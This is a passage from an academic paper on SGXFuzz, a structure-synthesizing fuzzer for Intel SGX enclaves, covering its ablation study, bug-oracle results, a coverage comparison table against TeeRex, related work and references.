The previous evaluation already shows that the struct synthesis creates perfectly matching layouts for covered code, including pointers with buffers larger than `0x100` bytes. The synthesis of such large structs can only work if a field with an offset lower than `0x100` is accessed first *on any covered code path*. Then, after that pointer is synthesized, the sizes can grow beyond `0x100` bytes. Since it is a typical pattern for enclaves to copy buffers into the secure enclave memory before accessing them, it is ensured that the fields of such large buffers are accessed in ascending order, e.g., through `memcpy`.

There are cases in our logs of the sgxwallet enclave where fault values have a difference between `0x100` and `0x1000` and thus not triggered the struct synthesis. However, our synthesis could ultimately detect these pointers through other code paths showing that our synthesis even works in these cases. A difference even larger than `0x1000`—as unlikely as it would be—would access memory beyond the guard page of our allocation scheme and cannot be matched to a pointer in the layout in a meaningful way.

Union Fields and Type Enums. Another point of concern were union fields, where distinct data structures are used based on a type field. We were only able to identify this pattern in one closed source enclave (Synaptics Fingerprint Driver Enclave), which hinders a detailed analysis. However, SGXFuzz synthesized slightly different structures based on the (manually confirmed) type field, which shows that SGXFuzz is able to handle this case. Since the layouts are tied to the fuzzer's input mutation scheduler, the generated layouts can branch together with the payloads for different code paths. Thus, union fields pose in no way a limitation of our approach.

Case Study: Output buffer in sgxwallet. The sgxwallet enclave challenged our structure synthesis using large, constantly sized output buffers. While the synthesis worked perfectly on most fields of the buffer, it missed creating the output buffer to the structure with a size of 1024 bytes. The manual analysis quickly revealed that the struct synthesis rejected some faults with the difference of `0x400`, which is larger than its tolerance. Those were caused when the target accessed this buffer at the end of the ECALL to write its output back to the normal world. Since the sizes are hard-coded and no other access is made to this buffer, the fuzzer could not generate the final struct layout in this case. For this case manual confirmation is needed, i.e., manually adding this buffer to the seeds of the fuzzer.

6.4 Feature Evaluation

SGXFuzz includes several mechanisms to improve the code coverage and its ability to find enclave-specific bugs (cf. Section 5). In the following, we first demonstrate the effectiveness of the Struct Recovery, Size Field Detection, and Size Field Havoc by evaluating the coverage gained through the individual features using an ablation study on four enclaves. Thereafter, we demonstrate the effectiveness of the pointer location havoc by showing that it successfully detects vulnerabilities due to memory location in several enclaves.

6.4.1 Ablation Study

We conduct our ablation study with four configurations, as each feature depends on the previous one. First, we perform a fuzzing run without our Struct Recovery. We only use our fuzzing setup and enclave dumping to make the enclaves fuzzable. Then, we provide the enclave a single linear input buffer for each enclave's ECALL. There are no pointers or identified size fields in the input. Next, we sequentially enable our features, the *Struct Recovery*, *Size Field Detection*, and *Size Field Havoc* in the subsequent runs with a total of four different fuzzing campaigns per evaluated enclave. We measure the achieved code coverage (unique covered basic blocks) and compare them between the four configurations. Since we are comparing different fuzzing campaigns that are nondeterministic, we use five redundant fuzzing runs to reduce noise.

Figure 5 shows three distinct result patterns across four enclaves. The base case of Signal Secure Value Recovery, where none of our fuzzing features are active, has a median of 495 uniquely covered basic blocks. In contrast, activating our Struct Recovery increases the covered basic blocks by 12 times to 5,942 on average. However, the Struct Recovery measurement has a high variance ranging from 4,047 to 7,712 because size fields are not yet detected and random fuzzing input is used in size fields. Using the Size Field Detection, these size fields get detected but will have a fixed value from




Figure 5: Ablation Study showing the cumulative effect of the different fuzzing features. (1) Flat Buffer, (2) Struct Recovery, (3) Size Field Detection, and (4) Size Field Havoc.

the time of detection. This decreases the covered basic blocks, as branches that depend on differently sized buffers are not triggered. Lastly, the Size Field Havoc solves that problem by mutating detected size values. This yields the highest of all covered basics blocks (10,196) and reduces the variance in the fuzzing process from 3,365 with Struct Recovery only to 1,437 with Size Field Havoc.

Synaptics Fingerprint Driver Enclave shows essentially the same pattern. Struct Recovery increases the covered basic blocks by 6.1 times, but with a high variance of 900 basic blocks between the lowest and highest run. Size Field Detection alone reduces the covered basic blocks, but in combination with Size Field Havoc, it yields higher results on average. However, in the case of the Synaptics Fingerprint Driver Enclave, the highest measurement of 1,631 basic blocks was done with Struct Recovery only. This is to be expected with a sufficient amount of repetitions, as has the chance to guess the size fields lucky. Nonetheless, the ten times higher variance of Struct Recovery compared to Size Field Havoc's variance of 91 basic blocks proves that the combination of all features provides significantly more stable and reproducible fuzzing runs.

Signal Contact Discovery shows a different pattern. The Struct Recovery still yields a major advantage over the base case with a 2.6-fold increase of covered basic blocks. However, the following configurations do not provide coverage gain because only one ECALL uses a size field and—while the Size Field Detection identifies it correctly—its usage depends on global data, which SGXFuzz currently cannot cover (cf. Section 7).

Finally, the Gingytech Fingerprint Driver enclave shows the third pattern, which consists of three steps, where the Struct Recovery yields a 1.4-fold increase in covered basic blocks. Then, the Size Field Detection increases the coverage again by 1.4 to 4,297 basic blocks. However, the Size Field Havoc only increases the coverage to 4,440 basic blocks, a 2.0-fold increase compared to the base case. After reverse engineering parts of the enclave's code, we concluded that the enclave contains several complex conditions. These complex conditions considered several fields and from the payload, including size fields, which a fuzzer has to guess correctly to flip the branch condition. Since our Size Field Detection effectively removes one of the fields from equations by fixing it to a buffer's size, the complexity that the fuzzer has to solve shrinks. Thus, it becomes easier for the fuzzer to flip these branch conditions.

In conclusion, this ablation study shows that the features of SGXFuzz are able to tackle the blockers of the enclave interface and yield in conjunction a consistently high coverage.

6.4.2 Pointer Location Havoc

We evaluate the pointer location havoc based on the number of discovered vulnerabilities. In contrast to the aforementioned structure recovery and size field features, it does not aim to increase code coverage. Instead, it is a bug oracle to test if enclaves accept attacker-controlled addresses within secure memory (cf. Section 5.4).

The general insight is that most recent enclaves correctly use the Intel SGX SDK's wrapper to avoid these vulnerabilities. Though, using this oracle, we found a total of 9 bugs related to memory locations in 4 enclaves. These vulnerabilities are caused by using `[user_check]` in the EDL files and then insufficiently checking the pointers in the user code. In most cases, this type of vulnerability could be easily fixed by using the SGX SDK's `[in]` and `[out]` flags that create secure copies. However, these SDK features are only usable for flat buffers and would not have been sufficient in the case of the Gingytech Fingerprint Driver enclave, which had 3 of these bugs. This enclave passes C++ objects that contain *vtables* and pointers to other objects.

6.5 Scalability of SGXFuzz vs. TeeRex

We compare SGXFuzz in two key areas to TeeRex to evaluate the performance improvements offered by our approach. First, we analyze the enclaves from Table 1 in TeeRex and record the achieved code coverage and the number of results that it generated. Second, we compare the number of reported findings for both tools.

Coverage. The results in Table 3 show that, without exception, SGXFuzz achieves higher code coverage in every enclave. The increase in code coverage can go as high as 29-times or even 61-times the code coverage compares to TeeRex. Regardless, the median factor of the coverage gain is 2.2.

This shows that SGXFuzz achieves higher code coverage in all cases. Assuming that our broad spectrum of enclaves includes a wide spectrum of code complexities, this shows that SGXFuzz scales to a higher code coverage on varying code path complexity.

Number of Reports. Further, Table 3 shows the number of reported bug candidates. TEEREX discovered candidates for 17 enclaves, however, 13 of these enclaves have more than 200 reports, which is a large number for a human analyst to analyze manually. Moreover, 8 enclaves have over 1,000 reports, which can hardly be fully analyzed by a human. SGXFUZZ, in comparison, found bugs in 14 enclaves, of which only one is above 200 reports. This enclave, the Gingytech Fingerprint Driver is exceptionally insecure because it does not sanitize the input and uses values from the fuzzing payload directly as `call` and `jmp` addresses. In comparison, TEEREX reports a total of 16,624 findings for the same enclave, about 70 times as much. On average of all tested enclaves, TEEREX produces more candidates than SGXFUZZ by a factor of 302, which makes the number of reports from TEEREX hardly analyzable by a human. In contrast, SGXFUZZ' number of reports are always within range of human capabilities.

Additionally, since SGXFUZZ does not produce false positives, all reports are caused by real bugs (cf. Section 6.1). Contrasting, TEEREX produces a large number of reports that contain false positives due to limitations of symbolic executions (cf. Section 3.2). This again increases the effort to find actual bugs among reports. As evidenced by the drastically reduced number of findings and increased number of validated bugs, SGXFUZZ improves the scalability of human analysis.

6.6 Coverage

The coverage achieved by a fuzzer and the maximum achievable coverage are crucial metrics. However, there are multiple challenges that make it infeasible to determine the amount of reachable code in an enclave, which we will elaborate on in this section. Effectively, we lack ground truth for a fair quantitative analysis.

There are different approaches to approximate the amount of reachable code. First, we could assume that all code within an enclave is reachable. The problem with this approach is that all libraries are linked statically because dynamically linking (system) libraries is not possible in SGX. This includes large but varying amounts of dead code into the enclave binary. For example, in sgxwallet, `memcpy` has a total of 1,117 basic blocks, of which we covered 184. This version of `memcpy` uses unrolled loops for specific alignments and selects different instruction set extensions based on processor features to enhance performance. Since our fuzzer naturally cannot cover the branches for two different instruction sets on one platform, this creates dead code that is not easily identifiable. In contrast, to sgxwallet, MobileCoin uses another version of `memcpy` with 21 basic blocks and Signal Secure Value Recovery's `memcpy` only has a single basic block that uses `rep movsb`. A similar problem effects other libraries. For example, in sgxwallet, functions from the C++ standard library accumulate a total of 4,457 basic blocks, of which we covered 69. A static analysis shows that at most 212 blocks may be reached through any ECALL indicating significant amounts of dead code.

Second, we could exclude all libraries and favor the remaining application code. On the one hand, identifying library code is not an easy task by itself because library code is often inlined and not clearly distinguishable in the binaries. On the other hand, the primary logic of an enclave may be contained within a library and therefore should not be excluded, like an enclave that wraps an SSL or crypto library. Thus, in addition to the trusted standard library and STL, there are other libraries such as a Rust trusted standard library and mbedTLS that contribute to the total number of unreachable code blocks with an unknown amount. We have no means of determining how much code of these libraries is actually used or essential in the enclaves' logic.

In addition, we cannot use solutions like gcov [75] to determine code coverage in open-source scenarios. For similar reasons, the measurements of gcov are unreliable because is would exclude pre-compiled libraries and include dead source code (e.g., code for specific CPU features or runtime configurations). In practical terms, including gcov in the compiler setup for SGX requires a considerable amount of engineering because it relies on the system's standard library for file system operations. However, enclaves have to exclude system libraries and Intel's trusted libc for SGX does not provide file system operations. As such, gcov is not compatible with the trusted libc.

Considering the aforementioned reasons, we can only count the total number of basic blocks in the enclave binary. However, this number does not represent in any scenario the reachable code. Hence, the coverage ratios should be taken with care. Note that we do not implement new payload mutators for SGXFUZZ, but contribute to the fundamental fuzzing capabilities of SGX enclaves and ensure that existing greybox fuzzing techniques can be applied. Hence, the mutation-specific aspects and a detailed coverage analysis that evaluates the underlying fuzzers, kAFL, RedQueen, and radamsa, are presented in the respective papers [3, 39, 67]. The evaluation of the fuzzing capability of SGX enclaves in Section 6.3 shows that the input structure synthesis works as expected.

We include our achieved code coverage, as well as the total amount of basic blocks in the enclave binaries in Table 3.

7 Discussion and Future Work

Analyzing OCALLs. In this work, we focus on the execution of ECALLs which are the primary means and only entry point of an enclave and thus, must enforce the security requirements of the trusted execution environment. However, ECALLs may exit early for an OCALL to be resumed later. Since our prototype implementation SGXFUZZ does not resume after OCALLs, this can lead to missed coverage. However, we found that this limitation is tolerable, as we found only two enclaves that we could not fuzz effectively due to a lack of OCALL support and many enclaves use no OCALLs at all.

Enclave	Total #BBs	TeeRex #BBs		TeeRex Reports	SGXFuzz #BBs		SGXFuzz Reports	SGXFuzz Verified Bugs	SGXFuzz #BB / TeeRex #BB
BiORAM-SGX	48865	788	1.6 %	2831	1802	3.7 %	0	0	2.29
ELAN Fingerprint Driver	33969	666	2.0 %	0	675	2.0 %	0	0	1.01
ELAN Fingerprint Biometric SSL	37739	1408	3.7 %	22037	2206	5.8 %	67	14	1.57
Gingytech Fingerprint Driver	47913	2275	4.7 %	16624	4080	8.5 %	236	16	1.79
Goodix Fingerprint Driver Coating Enclave	20800	942	4.5 %	884	1698	8.2 %	11	6	1.80
Goodix Fingerprint Driver Glass Enclave	32672	942	2.9 %	1328	1736	5.3 %	10	8	1.84
Goodix Fingerprint Driver WBDI Enclave	21169	655	3.1 %	1	1404	6.6 %	56	14	2.14
Intel AE Launch Enclave (LE)	13270	149	1.1 %	0	429	3.2 %	0	0	2.88
Intel AE Provisioning Cert. Enc. (PCE)	18438	208	1.1 %	0	490	2.7 %	0	0	2.36
Intel AE Provisioning Enclave (PVE)	32368	190	0.6 %	0	452	1.4 %	0	0	2.38
Intel AE Quoting Enclave (QE)	32012	180	0.6 %	0	407	1.3 %	0	0	2.26
Intel SDK Initialize ECALL	–	not supported			257	–	0	0	–
KubeTEE TFF	92595	429	0.5 %	903	3320	3.6 %	0	0	7.74
Ledger BOLOS	35100	431	1.2 %	412	1076	3.1 %	0	0	2.50
lockbox	62176	2387	3.8 %	7406	3689	5.9 %	42	2	1.55
MobileCoin	42203	669	1.6 %	0	11888	28.2 %	0	0	17.77
Occlum Runtime Libos	61575	433	0.7 %	247	977	1.6 %	0	0	2.26
OMEC Project's C3P0 – Dealer	27478	220	0.8 %	1084	226	0.8 %	1	1	1.03
OMEC Project's C3P0 – KMS	26169	483	1.8 %	93	1673	6.4 %	1	1	3.46
Plinius	17188	489	2.8 %	412	646	3.8 %	2	2	1.32
SGX Darknet	9944	300	3.0 %	491	527	5.3 %	4	3	1.76
sgxwallet	25528	3274	12.8 %	4303	3865	15.1 %	5	2	1.18
Signal Contact Discovery	2299	236	10.3 %	0	560	24.4 %	0	0	2.37
Signal Secure Value Recovery	36675	225	0.6 %	0	11989	32.7 %	0	0	53.28
STANlite	30688	2279	7.4 %	0	6621	21.6 %	5	4	2.91
Synaptics Fingerprint Driver Enclave	51878	114	0.2 %	0	1416	2.7 %	4	1	12.42
Tensorflow Lite	14631	244	1.7 %	0	492	3.4 %	0	0	2.02
Town Crier	41798	3755	9.0 %	6568	4748	11.4 %	14	1	1.26
TresorSGX	4859	283	5.8 %	1	622	12.8 %	0	0	2.20
WolfSSL	19167	345	1.8 %	2	714	3.7 %	0	0	2.07

Table 3: Result comparison of SGXFuzz and TeeRex. The median factor of the coverage increase is 2.20 (mean: 4.88).

In addition to providing no advantages to most enclaves, universal OCALL support for SGXFuzz is not trivial and effectively requires call chain support. While our runner is capable of executing OCALLs, the return values of OCALLs are under malicious control and the semantics are unknown to the runner. Therefore, OCALL support is equivalent to support a call chain consisting of the main ECALL followed by multiple calls to the SDK's special OCALL-return ECALL. This requires the fuzzer to generate multiple *dependent* input payloads for the ECALL and the following OCALLs. Further, each OCALL requires its own custom input structure layout. Since we have few examples of missing OCALLs being problematic, we leave this topic as future work.

Dynamic ECALL Chains. Since enclaves are stateful, calling ECALLs subsequently in a particular order can enhance coverage and reach more complex program states than each ECALL individually. The most common pattern is an *Initialization ECALLs* that must be called prior to any other ECALL to set up the internal state. We solve this using a static ECALL during the fuzzing setup (Section 5.4). However, fully dynamic call chain support poses similar challenges as OCALL support and requires the fuzzer to generate multiple *dependent* input payloads and synthesize multiple layouts. On top of that, dynamic call chains require sophisticated selection of the calls to chain. For OCALLs the call chain is determined by the originating ECALL and dependency is implicitly given. ECALL-chains have no natural order, so a naive fuzzing approach for chains is likely to waste time on chains of independent ECALLs that can never produce additional coverage.

Fuzzing Other Enclave ABIs. During this work, we limit our approach to SGX and the corresponding Intel SGX SDK. However, there are other enclave ABIs such as Google Asylo [35], Graphene [76], or the Fortanix Rust SDK [30]. SGXFuzz is conceptually not tied to any enclave ABI and fuzzing another ABI should be as simple as tweaking the runner to set up a different enclave environment to conform with another calling convention. The structure synthesis only requires default memory accesses that emit SEGV signals. Further, none of the SGX specific fuzzer extension discussed in Section 5.4 is conceptually tied to SGX but rather to the concept of enclaves in general. The pointer location havoc and the corresponding bug oracle apply to any trusted execution environment (TEE), where the enclave and the user-space have dedicated regions in a shared address space.

8 Related Work

SGX and TEE vulnerabilities. Recent work on the security of SGX exposed a series of side-channel attacks [12, 13, 41, 61, 70] that may leak secret data due to hardware flaws. While

these attacks can be prevented globally using special compiler options or using updated CPU generations, vulnerabilities of individual enclaves need to be addressed by the vendor. As such, an analysis of individual enclaves is still required because these vulnerabilities cannot be prevented by updating the SGX environment.

Fuzzing. Fuzzing [10, 11, 55] is a popular technique to assess the security of software and hardware components [27, 59, 63] and to find impactful vulnerabilities. There has been significant interest to enable fuzzing for even more platforms and targets to integrate automated security testing. Grammar-based input fuzzers [6, 33, 49, 80, 83] infer invariants in well-structured data types to produce impactful test cases for complex targets. These fuzzers operate on linear input and cannot handle nested pointers. Protocol fuzzers [5, 18, 24, 31] generate a *sequence* of messages (or function calls) to emulate the interaction between two parties. They analyze data dependencies of the message in sequence to generate useful test messages that iteratively alter the internal state of the target and uncover vulnerabilities. These fuzzers tackle the challenges to detect the types of message data, or to infer the internal state of a remote target to guide the fuzzing process to uncovered states. However, data is sent to a well-defined endpoint (e.g., network or syscall) so that pointer detection is not required. Further, these fuzzers often rely on the generation of binary data structures based on source code: Difuze [19] uses kernel driver source files to generate data structure to fuzz these drivers. syzkaller [37] uses a grammar made from Linux header files to generate sequences of syscalls to uncover bugs in the Linux kernel. SyzGen [15] improves on syzkaller and automatically generates syscall specifications for macOS drivers. Morphuzz [60] leverages the MMIO address mapping in the hypervisor to generate sequences of I/O commands for virtual device drivers. FuzzGen [46] analyzes the source code of libraries and host applications to infer data structures. In contrast, our approach can infer nested structure layouts on-the-fly for closed-source binaries during the fuzzing run.

The HFL fuzzer [51] symbolically tracks the interactions between kernel and user-space memory to recover data structures. While there are similarities to SGX' memory model, the trusted world in SGX can access any host-memory directly, contrary to the kernel which uses special access functions, which HFL relies on. As such, adapting HFL's approach to SGX requires analyzing *all* pointer dereferences, not only those in access functions. This requires more intensive tracking and leads to the state explosion issues as discussed in Section 3. Most importantly, none of the existing approaches were suitable for fuzzing SGX as they require source code or rely on assumptions that do not hold for the SGX environment.

Emulation and SGX. Emulated environments for SGX have not yet been in the focus of research. PartEMU [38] is an emulator for ARM TrustZone that enables fuzzing of TrustZone enclave. On the other hand, there are various approaches to emulate normal environments inside SGX enclaves [1, 7, 21, 71, 76]. Further, Intel has published KVM SGX [43] which is used to pass-through real SGX hardware enclaves to a guest system and cannot be used to emulate SGX and should not be confused with our approach of SGX emulation.

9 Conclusion and Summary

In this paper we present SGXFuzz, a novel approach to synthesize binary input structures with nested pointers that enables coverage-guided fuzzing of SGX enclaves without prior knowledge of the ECALL's semantics. To retrieve coverage feedback from otherwise not introspectable enclaves, we present enclave extraction methods and an enclave runner for user-space execution of enclaves at native speed.

We evaluate our approach and show that our structure synthesis offers a robust method to generate input layouts on-the-fly during a fuzzing process. In addition, we show that SGXFuzz outperforms TeeRex in terms of covered code, detected bugs, and human analysis effort.

Acknowledgment

This work has been partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 CASA – 390781972 and SFB 1119 – 236615297 within project S2. The work was partially supported by the MKW-NRW research training group *SecHuman*. We thank our shepherd Chengyu Song and the anonymous reviewers for their valuable feedback.

References

[1] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'Keeffe, Mark L. Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. "SCONE: Secure Linux Containers with Intel SGX". In: *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*. USENIX Association, Nov. 2016.

[2] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. "Ijon: Exploring Deep State Spaces via Fuzzing". In: *IEEE Symposium on Security and Privacy*. 2020.

[3] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, R. Gawlik, and T. Holz. "Redqueen: Fuzzing with Input-to-State Correspondence". In: *NDSS*. 2019.

[4] Various Authors. *OpenEnclave – SDK for developing enclaves*. URL: https://github.com/openenclave/openenclave (visited on June 8, 2021).

[5] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna. "SNOOZE: toward a Stateful NetwOrk prOtocol fuzZEr". In: *International conference on information security*. Springer. 2006.

[6] Osbert Bastani, Rahul Sharma, Alex Aiken, and Percy Liang. "Synthesizing program input grammars". In: *ACM SIGPLAN Notices* 52.6 (2017).

[7] Andrew Baumann, Marcus Peinado, and Galen Hunt. "Shielding applications from an untrusted cloud with haven". In: *ACM Transactions on Computer Systems (TOCS)* (2015).

[8] Andrea Biondo, Mauro Conti, Lucas Davi, Tommaso Frassetto, and Ahmad-Reza Sadeghi. "The Guard's Dilemma: Efficient Code-Reuse Attacks Against Intel SGX". In: *27th USENIX Security Symposium, USENIX Security*. 2018.

[9] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. "GRIMOIRE: Synthesizing Structure while Fuzzing". In: *28th USENIX Security Symposium (USENIX Security 19)*. USENIX Association, 2019.

[10] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. "Directed greybox fuzzing". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017.

[11] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. "Coverage-Based Greybox Fuzzing as Markov Chain". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. CCS '16. Association for Computing Machinery, 2016.

[12] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018.

[13] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H. Lai. "SgxPectre: Stealing Intel Secrets from SGX Enclaves Via Speculative Execution". In: *2019 IEEE European Symposium on Security and Privacy (EuroS P)*. 2019.

[14] Peng Chen and Hao Chen. "Angora: Efficient Fuzzing by Principled Search". In: *2018 IEEE Symposium on Security and Privacy (SP)*. 2018.

[15] Weiteng Chen, Yu Wang, Zheng Zhang, and Zhiyun Qian. "SyzGen: Automated Generation of Syscall Specification of Closed-Source MacOS Drivers". In: *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*. CCS '21. 2021.

[16] Yaohui Chen, Dongliang Mu, Jun Xu, Zhichuang Sun, Wenbo Shen, Xinyu Xing, Long Lu, and Bing Mao. "PTrix: Efficient Hardware-Assisted Fuzzing for COTS Binary". In: *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*. Association for Computing Machinery, 2019.

[17] Tobias Cloosters, Michael Rodler, and Lucas Davi. "TeeRex: Discovery and Exploitation of Memory Corruption Vulnerabilities in SGX Enclaves". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, 2020.

[18] Paolo Milani Comparetti, Gilbert Wondracek, Christopher Kruegel, and Engin Kirda. "Prospex: Protocol specification extraction". In: *2009 30th IEEE Symposium on Security and Privacy*. IEEE. 2009.

[19] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. "Difuze: Interface aware fuzzing for kernel drivers". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017.

[20] Victor Costan and Srinivas Devadas. "Intel SGX Explained". In: (2016). URL: https://eprint.iacr.org/2016/086.

[21] Jinhua Cui, Shweta Shinde, Satyaki Sen, Prateek Saxena, and Pinghai Yuan. "Dynamic Binary Translation for SGX Enclaves". In: *ACM Trans. Priv. Secur.* (Apr. 2022).

[22] Weidong Cui, Marcus Peinado, Karl Chen, Helen Wang, and Luis Irún-Briz. "Tupni: Automatic reverse engineering of input formats". In: Jan. 2008.

[23] Thomas De Backer. "Fuzzing Intel SGX Enclaves". MA thesis. KU Leuven, 2019. URL: https://u.debacker.me/Thomas_De_BackerFuzzing_Intel_SGX_enclaves.pdf.

[24] Joeri De Ruiter and Erik Poll. "Protocol State Fuzzing of {TLS} Implementations". In: *24th {USENIX} Security Symposium ({USENIX} Security 15)*. 2015.

[25] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. "RetroWrite: Statically Instrumenting COTS Binaries for Fuzzing and Sanitization". In: *2020 IEEE Symposium on Security and Privacy (SP)*. 2020.

[26] Tu Dinh Ngoc, Bao Bui, Stella Bitchebe, Alain Tchana, Valerio Schiavoni, Pascal Felber, and Daniel Hagimont. "Everything You Should Know About Intel SGX Performance on Virtualized Systems". In: *Proceedings of the ACM on Measurement and Analysis of Computing Systems* (2019).

[27] Bo Feng, Alejandro Mera, and Long Lu. "P2IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, 2020.

[28] Andrea Fioraldi, Daniele Cono D'Elia, and Emilio Coppa. *WEIZZ: Automatic Grey-box Fuzzing for Structured Binary Formats*. Nov. 2019.

[29] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. "AFL++ : Combining Incremental Steps of Fuzzing Research". In: *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, Aug. 2020.

[30] Fortanix. *Fortanix*. URL: https://fortanix.com/ (visited on June 8, 2021).

[31] Hugo Gascon, Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. "Pulsar: Stateful black-box fuzzing of proprietary network protocols". In: *International Conference on Security and Privacy in Communication Systems*. Springer. 2015.

[32] Edgeless Systems GMBH. *Edgeless Systems*. URL: https://www.edgeless.systems/ (visited on June 8, 2021).

[33] Patrice Godefroid, Adam Kiezun, and Michael Y Levin. "Grammar-based whitebox fuzzing". In: *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation*. 2008.

[34] Google. *AddressSanitizer*. URL: https://github.com/google/sanitizers/wiki/AddressSanitizer (visited on June 8, 2021).

[35] Google. *Asylo*. URL: https://github.com/google/asylo (visited on June 8, 2021).

[36] Google. *Honggfuzz*. URL: https://github.com/google/honggfuzz (visited on June 8, 2021).

[37] HyungSeok Han and Sang Kil Cha. "Imf: Inferred model-based fuzzer". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017.

[38] Lee Harrison, Hayawardh Vijayakumar, Rohan Padhye, Koushik Sen, and Michael Grace. "PARTEMU: Enabling Dynamic Analysis of Real-World TrustZone Software Using Emulation". In: *29th USENIX Security Symposium (USENIX Security 20)*. 2020, pp. 789–806.

[39] Aki Helin. *radamsa - a genereal purpose fuzzer*. 2021. URL: https://gitlab.com/akihe/radamsa (visited on June 8, 2021).

[40] H. Huang, P. Yao, R. Wu, Q. Shi, and C. Zhang. "Pangolin: Incremental Hybrid Fuzzing with Polyhedral Path Abstraction". In: *ieee-oakland*. 2020.

[41] Tianlin Huo, Xiaoni Meng, Wenhao Wang, Chunliang Hao, Pei Zhao, Jian Zhai, and Mingshu Li. In: *IACR Transactions on Cryptographic Hardware and Embedded Systems* 2020.1 (Nov. 2019).

[42] Intel. *Intel® Software Guard Extensions SDK for Linux**. URL: https://01.org/intel-software-guard-extensions (visited on Aug. 20, 2021).

[43] Intel. *KVM SGX*. URL: https://github.com/intel/kvm-sgx (visited on June 8, 2021).

[44] Intel. *Linux SGX Driver*. 2016. URL: https://github.com/intel/linux-sgx-driver/.

[45] *Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3D: System Programming Guide, Part 4*. Intel. Dec. 2017.

[46] Kyriakos Ispoglou, Daniel Austin, Vishwath Mohan, and Mathias Payer. "Fuzzgen: Automatic fuzzer generation". In: *29th USENIX Security Symposium (USENIX Security '20)*. 2020.

[47] Prerit Jain, Soham Desai, Seongmin Kim, Ming-Wei Shih, JaeHyuk Lee, Changho Choi, Youjung Shin, Taesoo Kim, Brent Byunghoon Kang, and Dongsu Han. "OpenSGX: An Open Platform for SGX Research". In: *Proceedings of the Network and Distributed System Security Symposium*. Feb. 2016. URL: https://github.com/sslab-gatech/opensgx.

[48] Jinho Jung, Stephen Tong, Hong Hu, Jungwon Lim, Yonghwi Jin, and Taesoo Kim. "WINNIE: Fuzzing Windows Applications with Harness Synthesis and Fast Cloning". In: *Symposium on Network and Distributed System Security (NDSS)*. 2021.

[49] SoftSec KAIST. *CodeAlchemist*. URL: https://github.com/SoftSec-KAIST/CodeAlchemist (visited on June 8, 2021).

[50] Mustakimur Rahman Khandaker, Yueqiang Cheng, Zhi Wang, and Tao Wei. "COIN attacks: On insecurity of enclave untrusted interfaces in SGX". In: *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*. 2020.

[51] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. "HFL: Hybrid Fuzzing on the Linux Kernel". In: *NDSS*. 2020.

[52] Andi Kleen and Beeman Strong. "Intel processor trace on linux". In: *Tracing Summit* (2015).

[53] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent ByungHoon Kang. "Hacking in Darkness: Return-oriented Programming against Secure Enclaves". In: *26th USENIX Security Symposium (USENIX Security 17)*. Aug. 2017.

[54] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. "Steelix: Program-State Based Binary Fuzzing". In: *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*. ESEC/FSE 2017. Association for Computing Machinery, 2017.

[55] Hongliang Liang, Xiaoxiao Pei, Xiaodong Jia, Wuwei Shen, and Jian Zhang. "Fuzzing: State of the Art". In: *IEEE Transactions on Reliability* 67.3 (2018).

